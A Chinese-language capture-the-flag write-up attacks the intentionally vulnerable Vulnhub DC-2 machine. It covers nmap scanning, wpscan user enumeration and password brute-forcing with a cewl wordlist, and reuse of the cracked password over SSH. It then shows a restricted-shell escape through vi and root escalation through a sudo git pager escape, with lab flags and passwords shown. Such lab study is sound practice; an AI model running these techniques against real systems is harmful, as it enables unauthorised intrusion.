


8.21.1 DC-2

DC-2

0. 环境配置

从 Vulnhub 上下载 DC-2


出现这种情况不用管



查看 IP 地址

```
ip a
```

红框是咱们的 IP



由于我的 kali 和 DC-2 都用 NAT 模式，应该是开了共享 NAT 网络，所以扫描同一网段即可

```
nmap 192.168.84.0/24
```

红框是目标机器

```
(passionforlife@kali)-[~]  
$ nmap 192.168.84.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 08:57 HKT  
Nmap scan report for 192.168.84.2  
Host is up (0.00031s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE  
53/tcp    filtered  domain  
  
Nmap scan report for 192.168.84.128  
Host is up (0.00033s latency).  
All 1000 scanned ports on 192.168.84.128 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap scan report for 192.168.84.129  
Host is up (0.00038s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE  
80/tcp    open       http  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.55 seconds
```

本机IP:

192.168.84.128

目标IP:

192.168.84.129

<https://www.vulnhub.com/entry/dc-2,311/>

TECHNICAL INFORMATION

DC-2 is a VirtualBox VM built on Debian 32 bit, so there should be no issues running it on most PCs.

While I haven't tested it within a VMware environment, it should also work.

It is currently configured for Bridged Networking, however, this can be changed to suit your requirements. Networking is configured for DHCP.

Installation is simple - download it, unzip it, and then import it into VirtualBox and away you go.

Please note that you will need to set the hosts file on your pentesting device to something like:

```
192.168.0.145 dc-2
```

Obviously, replace 192.168.0.145 with the actual IP address of DC-2.

It will make life a whole lot simpler (and a certain CMS may not work without it).

If you're not sure how to do this, instructions are here.

原文有提到，修改 `hosts` 文件，提高访问速度

```
sudo nano /etc/hosts
```

```
192.168.84.129 dc-2
```

1. 信息收集

```
PORT      STATE SERVICE REASON  VERSION
80/tcp    open  http    syn-ack Apache httpd 2.4.10 ((Debian))
|_http-title: Did not follow redirect to http://dc-2/
|_http-server-header: Apache/2.4.10 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
7744/tcp  open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)

SERVER:
Apache httpd 2.4.10 ((Debian))

CMS:
Wordpress
```

2. 立足点获取

7744 的 `ssh` 端口，非常罕见，可能是个攻击点

尝试弱口令连接 ssh

```
ssh root@192.168.84.129 -p 7744
root root
root 123456
root abc123
```

失败

用 `wpscan` 扫描

枚举插件，主题，用户

```
wpscan --url http://dc-2 -e p,t,u
```

找出三个用户

```
[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 22 09:09:38 2024
[+] Requests Done: 466
[+] Cached Requests: 18
[+] Data Sent: 113.673 KB
[+] Data Received: 734.905 KB
[+] Memory used: 264.602 MB
[+] Elapsed time: 00:00:04
```

```
admin
jerry
tom
```

看到主页有那么多信息，而且看起来不像是英语的语法（可能是我英语太差？），所以这里可能是个攻击点，用 `cewl` 收集网站单词，用于密码爆破



```
cewl http://dc-2/ > password
```

然后将三名用户的名字写入 `users.txt`，每个用户名独占一行，开始爆破

```
wpscan --url http://dc-2 -U users.txt -P password
```

用 vulnhub 速度就是快，一下就爆出来了

```
[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient

jerry adipiscing
tom parturient
```

输入默认用户登录地址

```
http://dc-2/wp-admin
```

但两个都是普通用户，操作有限，不能像 Funbox 一样上传插件，失败

尝试用 wordpress 的密码登录 SSH

只有 tom 登录成功，jerry 的 wordpress 密码登录失败

```
ssh tom@192.168.84.129 -p 7744
parturient
```

收到 `rbash` 限制。(`rbash -- restricted bash`)

```
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ cd ..
-rbash: cd: restricted
tom@DC-2:~$
```

尝试不加载用户配置文件，逃逸失败

```
(passionforlife@kali)-[~/Desktop]
$ ssh tom@192.168.84.129 -p 7744 -t "bash --noprofile"
tom@192.168.84.129's password:
rbash: bash: command not found
Connection to 192.168.84.129 closed.

(passionforlife@kali)-[~/Desktop]
$ ssh tom@192.168.84.129 -p 7744 -t "sh --noprofile"
tom@192.168.84.129's password:
rbash: sh: command not found
Connection to 192.168.84.129 closed.
```

看 `PATH` 变量，果然有鬼，尝试加入 `/usr/bin /usr/local/bin`，但是 `PATH` 只读 (read only)

```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ export PATH=/bin/./usr/bin/./usr/local/bin:$PATH
-rbash: PATH: readonly variable
tom@DC-2:~$
```

检查环境变量，利用 `vi` 逃逸 `rbash`

那就看看那个目录里面有什么，结果有 `vi`，`vi` 可以执行外部命令，因此能逃逸 `rbash`

```
tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
tom@DC-2:~$
```

打开 `vi`

```
vi
```

将 vi 内部使用的 shell 设置为 bash

```
:set shell=/bin/bash
```

暂时切换到 bash shell

```
:shell
```

这时就又可以修改环境变量了，由此可见，可能是 tom 用户受到了很大的限制

```
export PATH=/bin/:/usr/bin/:/usr/local/bin:$PATH
```

这里提示切换为 jerry 用户

```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

这是后来用 offsec 的 play 打的，vulnhub 里面没有这个 local.txt

```
tom@DC-2:~$ cat local.txt
c346cf9d071652adb2bf37dbb494f9a
```

然后就切换用户，这就切换成功了??? 相同的密码，SSH 都连不上的，su 却可以切换用户。可能又是什么配置的问题吧

```
su jerry
adipiscing
```

换到 jerry，找到 flag4.txt，最后提示 git，并且还说是最后一步，可能是用 git 进行提权

```
sudo -l 列出可用的 sudo 命令，然后出现了 git，并且 NOPASSWD
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

3. 提权

<https://gtfobins.github.io/gtfobins/git/>

在这个网站搜索，得到

```
sudo git -p help config  
!/bin/sh
```

执行完第一条，后面会弹出窗口，再输入第二条，就可提权成功

这也是后面的 offsec 的靶机里面的 flag

```
# cat proof.txt  
045882e399af0ec4104bee6ced27b239  
#
```

结束